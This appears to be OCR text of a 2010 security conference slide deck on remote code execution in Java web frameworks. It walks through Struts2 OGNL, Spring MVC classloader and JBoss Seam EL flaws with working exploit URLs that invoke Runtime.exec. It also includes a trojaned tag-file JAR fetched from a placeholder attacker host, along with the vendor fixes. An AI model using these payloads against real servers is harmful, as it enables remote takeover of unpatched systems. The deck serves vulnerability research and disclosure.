Milking a horse or executing remote code in modern Java frameworks

Meder Kydyraliev
blog.o0o.nu

...if you thought that neither was possible, you were wrong

kumys is a fermented dairy product traditionally made from mare's milk by nomads of Central asia

http://en.wikipedia.org/wiki/File:Mare_milking_Suusamyr.jpg CC-BY-SA

...back to security

Evolution of web frameworks

Plain old servlet

```
public class MyServlet extends HttpServlet {
 public void doGet (HttpServletRequest req,
                    HttpServletResponse res)
                throws ServletException, IOException {
  PrintWriter out = res.getWriter();
  String name = req.getParameter("name");
  out.println("Hello, " + name + ". How are you?");
  out.close();
 }
}
```

Separation of controller and view

```
public void doGet (HttpServletRequest req,
                   HttpServletResponse res)
               throws ServletException, IOException {
int userId = Integer.parseInt(req.getParameter("uid"));
User user = lookupUser(userId);
  req.setAttribute("user", user);
}
```


hello.jsp:

```
...
<% user = request.getAttribute("user"); %>
Hello, <%= user.getName() %>. How are you?
```

Problems

- a lot of verbose boilerplate code
  - type conversion (including lists, arrays, etc)
  - input validation
  - object creation (calling setters/getters manually)
- early frameworks/libraries asked to extend classes and implement interfaces
- lots of XML configuration files

Hey, let us take care of the boilerplate code. You write POJOs, we do the rest.


user code
framework code complexity

WebWork

JSP

OSGi

AOP

Beans

Seam

EJB

JCA

Hibernate

Struts

Xwork

Richfaces

JMX

JSF

JMS

DWR

Guice

JSTL

Pagelets

OXM

JAX

Groovy

Facelets

ORM

How secure are these Java frameworks?

Previous vulnerabilities

- Struts/Xwork
  - bunch of XSS bugs
  - directory traversal (CVE-2008-6505)
  - command execution through input validation (CVE-2007-4556)
- Spring framework
  - remote regexp DoS (CVE-2009-1190)

Approach

- Use IDE (e.g. IntelliJ IDEA) for easier navigation
  - Dependency injection
  - Debugging: breakpoints, stepping, etc
- Use sample apps provided with framework
  - Ensures better coverage
- Took about 5 man-days to find and exploit each bug

Look at how framework implements its magic

Look at how framework implements its magic

Apache Struts2

Nifty features

- Rich taglibrary (e.g. AJAXy tags):

```
<s:div id="div" />

<sx:a targets="div" value="Make Request" href="%{#url}" />
```

- OGNL:
  - Tags: `<s:property value="#session.user.username" />`
  - HTTP parameters: `user.address.city = Bishkek`

Nifty features

```
user.address.city = Bishkek
```

```
#session.user.username
```

Nifty features

```
user.address.city = Bishkek
```

```
action.getUser().getAddress
   ().setCity(“Bishkek”)
```

```
#session.user.username
```

```
ActionContext.getContext()
 .getSession().get(“username”)
```

OGNL

(Object Graph Navigation Language)

- ANTLR-based parser
- Features:
  - Properties setting/getting:

    `foo.bar=baz` becomes `action.getFoo().setBar(“baz”)`
  - Method calling:

    `foo() and @java.lang.System@exit(1)`
  - Constructor calling: `new MyClass()`
  - Ability to save arbitrary objects in OGNL context:

    `#foo = new MyClass()`

HTTP parameters == OGNL statements

- What prevents attacker from doing the following?

```
http://victim/foo?@java.lang.System@exit(1)=meh
```

HTTP parameters == OGNL statements

- What prevents attacker from doing the following?

```
http://victim/foo?@java.lang.System@exit(1)=meh
```

Method execution is guarded by:

- `OgnlContext`'s property `xwork.MethodAccessor.denyMethodExecution`
- `SecurityMemberAccess` private field `allowStaticMethodAccess`

CVE-2010-1870

- Based on my previous bug: XW-641
- # denotes references to variables in OGNL
- Special OGNL variables:
  - `#application`
  - `#session`
  - `#root`
  - `#request`
  - `#parameters`
  - `#attr`
- `ParametersInterceptor` blacklists # to prevent tampering with server-side data

XW-641

```
('\u0023' + 'session[\'user\']')(unused)=0wn3d
```

XW-641

```
('\u0023' + 'session[\'user\']')(unused)=0wn3d
```

XW-641

```
('\u0023' + 'session[\'user\']')(unused)=0wn3d
```

```
#session['user']=0wn3d
```

XW-641

```
('\u0023' + 'session[\'user\']')(unused)=0wn3d
```

```
#session['user']=0wn3d
```

```
ActionContext.getContext().getSession().put(“user”, “0wn3d”)
```

XW-641 fix was to clear the value stack

CVE-2010-1870

- There are actually more special variables available:
  - `#context`
  - `#_memberAccess`
  - `#root`
  - `#this`
  - `#_typeResolver`
  - `#_classResolver`
  - `#_traceEvaluations`
  - `#_lastEvaluation`
  - `#_keepLastEvaluation`

CVE-2010-1870

`#context-` `OgnlContext`, the one guarding method execution using `xwork.MethodAccessor.denyMethodExecution` property

`#_memberAccess` - `SecurityMemberAccess` guarding method execution with allowStaticAccess private field

CVE-2010-1870

```
#context[‘xwork.MethodAccessor.denyMethodExecution’] = false
#_memberAccess[‘allowStatcMemberAccess’] = true
```

CVE-2010-1870 exploit

CVE-2010-1870 exploit

```
#_memberAccess['allowStaticMethodAccess'] = true
```

CVE-2010-1870 exploit

```
#_memberAccess['allowStaticMethodAccess'] = true

#foo = new java.lang.Boolean("false")
```

CVE-2010-1870 exploit

```
#_memberAccess[‘allowStaticMethodAccess’] = true

#foo = new java.lang.Boolean(“false”)

#context[‘xwork.MethodAccessor.denyMethodExecution’] = #foo
```

CVE-2010-1870 exploit

```
#_memberAccess['allowStaticMethodAccess'] = true

#foo = new java.lang.Boolean("false")

#context['xwork.MethodAccessor.denyMethodExecution'] = #foo

#rt = @java.lang.Runtime@getRuntime()
```

CVE-2010-1870 exploit

```
#_memberAccess[‘allowStaticMethodAccess’] = true

#foo = new java.lang.Boolean(“false”)

#context[‘xwork.MethodAccessor.denyMethodExecution’] = #foo

#rt = @java.lang.Runtime@getRuntime()

#rt.exec(“touch /tmp/KUMYS”, null)
```

CVE-2010-1870 exploit

```
/HelloWorld.action?('\u0023_memberAccess
[\'allowStaticMethodAccess\']')(meh)=true&(aaa)(('\u0023context
[\'xwork.MethodAccessor.denyMethodExecution\']\u003d\u0023foo')
(\u0023foo\u003dnew%20java.lang.Boolean("false")))&(ssss)
((\u0023rt\u003d@java.lang.Runtime@getRuntime())(\u0023rt.exec
('mkdir\u0020/tmp/PWNED'\u002cnull)))=1
```

CVE-2010-1870 fix

- 2.2.1 fixes vulnerability (~3 months)
- Work around is either:
  - whitelist `A-z0-9_[].'`
  - use “params” interceptor’s `excludeParams` parameter to blacklist:

```
\u ( )
```

Spring MVC

Spring

- Spring MVC is Spring's web framework
- uses Java Beans API (`java.beans.*`)
- A lot of components (AOP, etc)

java.beans.Introspector

Following API return bean information about specified class (properties, setter/getter methods, etc):

```
BeanInfo getBeanInfo(Class beanClass);

BeanInfo getBeanInfo(Class beanClass,
                     Class stopClass);
```

```
BeanInfo getBeanInfo(Class beanClass);
```

HTTP parameters: `firstName=Tavis&lastName=Ormandy`

```
class Person {
  private String firstName;
  private String lastName;

  public String getFirstName();
  public String getLastName();

  public void setFirstName(String);
  public void setLastName(String);
}
```


```
Introspector.getBeanInfo(Person);
```

```
    firstName
    lastName
```

```
Introspector.getBeanInfo(Person);
```

```
firstName
lastName
class
```

```
Introspector.getBeanInfo(Person);
```



```
Introspector.getBeanInfo(Person);
```

- firstName
- lastName
- **class** — **classLoader**
  - jarPath
  - antiJARLocking
  - workDir
  - **URLs**
    - [0] = file:///www/WEB-INF/lib
    - [1] = file:///www/tomcat/lib

CVE-2010-1622

- Incorrect usage of Beans API exposes `org.apache.catalina.loader.WebAppClassloader`'s URL paths:

```
class.classLoader.URLs[0]=file:///tmp/
```

- Overridden path isn't used to resolve classes
- But Jasper (Apache's JSP engine) uses overriden paths to resolve JSP tag libraries (TLD)

CVE-2010-1622

Two problems:

- How do we execute code using TLD file?
- How do we suppy attacker controlled TLD remotely?

Executing code via TLD

- TLD file defines which classes handle custom tags:

```
<form:form method="post" commandName="/meh">
</form:form>
```

- Instead of classes it's possible to specify tag files:

```
<tag-file>
  <name>input</name>
  <path>/META-INF/tags/InputTag.tag</path>
 </tag-file>
```

InputTag.tag

```
<%@ tag dynamic-attributes="dynattrs" %>
<%
Runtime r = java.lang.Runtime.getRuntime();
r.exec("mkdir /tmp/PWNED");
%>
```

How do we supply TLD and tag files remotely?

- Jasper uses `java.net.URL` to scan JARs
- `java.net.URL` automatically handles remote JAR URLs:

```
jar:http://attacker/spring-form.jar!/
```

- Tag files are retrieved from the same JAR!!!

CVE-2010-1622 exploit

- Download org.springframework.web.servlet-X.X.X.RELEASE.jar
- Edit `spring-form.tld` and add tag file definitions for all tags. Example for <form:input> tag:

```
<tag-file>
 <name>input</name>
 <path>/META-INF/tags/InputTag.tag</path>
</tag-file>
```

- Create corresponding tag files, e.g. `InputTag.tag`:

```
<%@ attribute name="path" required="true" %>
<%@ attribute name="id" required="false" %>
<%
 java.lang.Runtime.getRuntime().exec("mkdir /tmp/PWNED");
%>
```

- Bundle everything back into `spring-form.jar` and put it up online
- Submit POST request to a form controller with the following parameter:

```
class.classLoader.URLs[0]=jar:http://attacker/spring-form.jar!/
```

CVE-2010-1622 fix

- Proper fix is to use Introspector API correctly and specify the stop class:

```
Introspector.getBeanInfo(Person.class, Object.class);
```

- Other projects may be vulnerable to this bug too.
- Spring disallows access to `class.classLoader`
- Fixed in the following versions:

  Spring Framework 3.0.3/2.5.6.SEC02/2.5.7.SR01

JBoss Seam

Java Reflection 101

```
1:  String strInstance = "HITB KUL 2010";

2:  Class clz = Class.forName("java.lang.String");

3:  Method lenMethod = clz.getDeclaredMethod("length",
        new Class[] {});

4:  int strlen = (Integer) lenMethod.invoke(strInstance,
        new Object[] {});
```

JBoss Seam

- Combines EJB3 with JSF
- POJOs + annotations
- JBoss Unified Expression Language

JBoss EL

- Format: `#{expression}`
- Supports method calling: `#{object.method()}`
- Various predefined variables: `request, session, etc.`
- Container indexing support: `#{foo()[123]}`
- Projection (iteration): `#{company.departments.{d|d.name}}`

CVE-2010-1871

- Special HTTP parameter controlled where browser should be redirected after an action (`actionOutcome`)
- If supplied URL started with / and contained HTTP parameters all JBoss EL expressions in parameter values are executed:

```
#{expr}
```

CVE-2010-1871

- Special HTTP parameter controlled where browser should be redirected after an action (`actionOutcome`)
- If supplied URL started with / and contained HTTP parameters all JBoss EL expressions in parameter values are executed:

`%23{`*`expr`*`}`

CVE-2010-1871

- Special HTTP parameter controlled where browser should be redirected after an action (`actionOutcome`)
- If supplied URL started with / and contained HTTP parameters all JBoss EL expressions in parameter values are executed:

`pwned%3d%23{`*`expr`*`}`

CVE-2010-1871

- Special HTTP parameter controlled where browser should be redirected after an action (`actionOutcome`)
- If supplied URL started with / and contained HTTP parameters all JBoss EL expressions in parameter values are executed:

```
/seam?actionOutcome=/p.xhtml%3fpwned%3d%23{expr}
```

CVE-2010-1871 exploit

- How to execute OS commands via JBoss EL?
  - can't reference `java.lang.Runtime` directly, since resolvers won't know how to resolve '`java`'
- Reflection!!!
  - Every `Object` has **`Class getClass()`**
  - And `Class` has **`Class forName(String)`**, which returns class based on supplied name:

```
view.getClass.forName('java.lang.Runtime')
```

CVE-2010-1871 exploit

```
view.getClass.forName('java.lang.Runtime')
```

CVE-2010-1871 exploit

```
view.getClass.forName('java.lang.Runtime')
    .getDeclaredMethods()
```

CVE-2010-1871 exploit

```
view.getClass.forName('java.lang.Runtime')
    .getDeclaredMethods()
```

java.lang.reflect.Method[]

CVE-2010-1871 exploit

```
view.getClass.forName('java.lang.Runtime')
    .getDeclaredMethods()[19]
```

java.lang.reflect.Method[]

CVE-2010-1871 exploit

```
view.getClass.forName('java.lang.Runtime')
```

java.lang.reflect.Method[] → `.getDeclaredMethods()[19]`

→ `.invoke()`

CVE-2010-1871 exploit

- To call **`java.lang.Runtime.exec()`** we need to:
  - obtain `java.lang.Runtime` reference via static reflection call to **`Runtime.getRuntime()`**, by finding its index in the array returned by **`Class.getDeclaredMethods()`**
  - pass the above reference to **`Runtime.exec()`** reflection call, which we also invoke by its index

How do we get method's index?

```
/seam-booking/home.seam?actionOutcome=/pwn.xhtml?pwned%3d
  %23{expressions.getClass().forName
    ('java.lang.Runtime').getDeclaredMethods()[19]}
```

How do we get method's index?

```
/seam-booking/home.seam?actionOutcome=/pwn.xhtml?pwned%3d
  %23{expressions.getClass().forName
    ('java.lang.Runtime').getDeclaredMethods()[19]}
```

```
/seam-booking/pwn.xhtml?pwned=public
+java.lang.Process+java.lang.Runtime.exec
(java.lang.String)+throws+java.io.IOException&cid=21
```

CVE-2010-1871 exploit

```
view.getClass().forName('java.lang.Runtime').getDeclaredMethods()[19].invoke(
 view.getClass().forName('java.lang.Runtime').getDeclaredMethods()[7].invoke(null),

 'mkdir /tmp/PWNED'
)
```

CVE-2010-1871 exploit

Method for `Runtime.exec(String)`

```
view.getClass().forName('java.lang.Runtime').getDeclaredMethods()[19].invoke(
 view.getClass().forName('java.lang.Runtime').getDeclaredMethods()[7].invoke(null),
  'mkdir /tmp/PWNED'
)
```

Method for `Runtime.getRuntime()`

CVE-2010-1871 exploit

Method for `Runtime.exec(String)`

```
view.getClass().forName('java.lang.Runtime').getDeclaredMethods()[19].invoke(
view.getClass().forName('java.lang.Runtime').getDeclaredMethods()[7].invoke(null),
 'mkdir /tmp/PWNED'
)
```

Method for `Runtime.getRuntime()`

CVE-2010-1871 exploit

```
/seam-booking/home.seam?actionOutcome=/pwn.xhtml?pwned%3d%23
{expressions.getClass().forName
('java.lang.Runtime').getDeclaredMethods()[19].invoke
(expressions.getClass().forName('java.lang.R
untime').getDeclaredMethods()[7].invoke(null), 'mkdir /tmp/
PWNED')}
```

Demo


Java web frameworks are

complex

and are bound to have more

bugs

Java Security Manager



What's Java security manager?

- Singleton with a bunch of checkXXX() methods
- Various classes in JRE (e.g. File, Socket, etc) have a check similar to the following:


```
SecurityManager security = System.getSecurityManager();
if (security != null) {
  security.checkXXX(argument,  ...);
}
```

java.lang.ProcessBuilder

```
...
SecurityManager security = System.getSecurityManager();
if (security != null)
  security.checkExec(prog);
...
```

Are you using Java security manager?

Are you using Java security manager?



Why is nobody’s using it?

Problems

- Originally designed to run untrusted code, not prevent vulnerabilities
- Performance. Security manager calls happen on:
  - getting class loader, creating class loader
  - calling setAccessible() or getting declared members (used by reflection)
  - getting system properties, env vars
  - getting `java.util.logging.Logger`
- Permissions are assigned based on paths or entities that signed JARs

Problems (cont.)

- Support for privileged blocks
  - code with higher permissions can use doPrivileged API to grant it's permissions to the callers
- Sami Koivu's bugs

How do we solve these?

- Create a custom Java security manager, which:
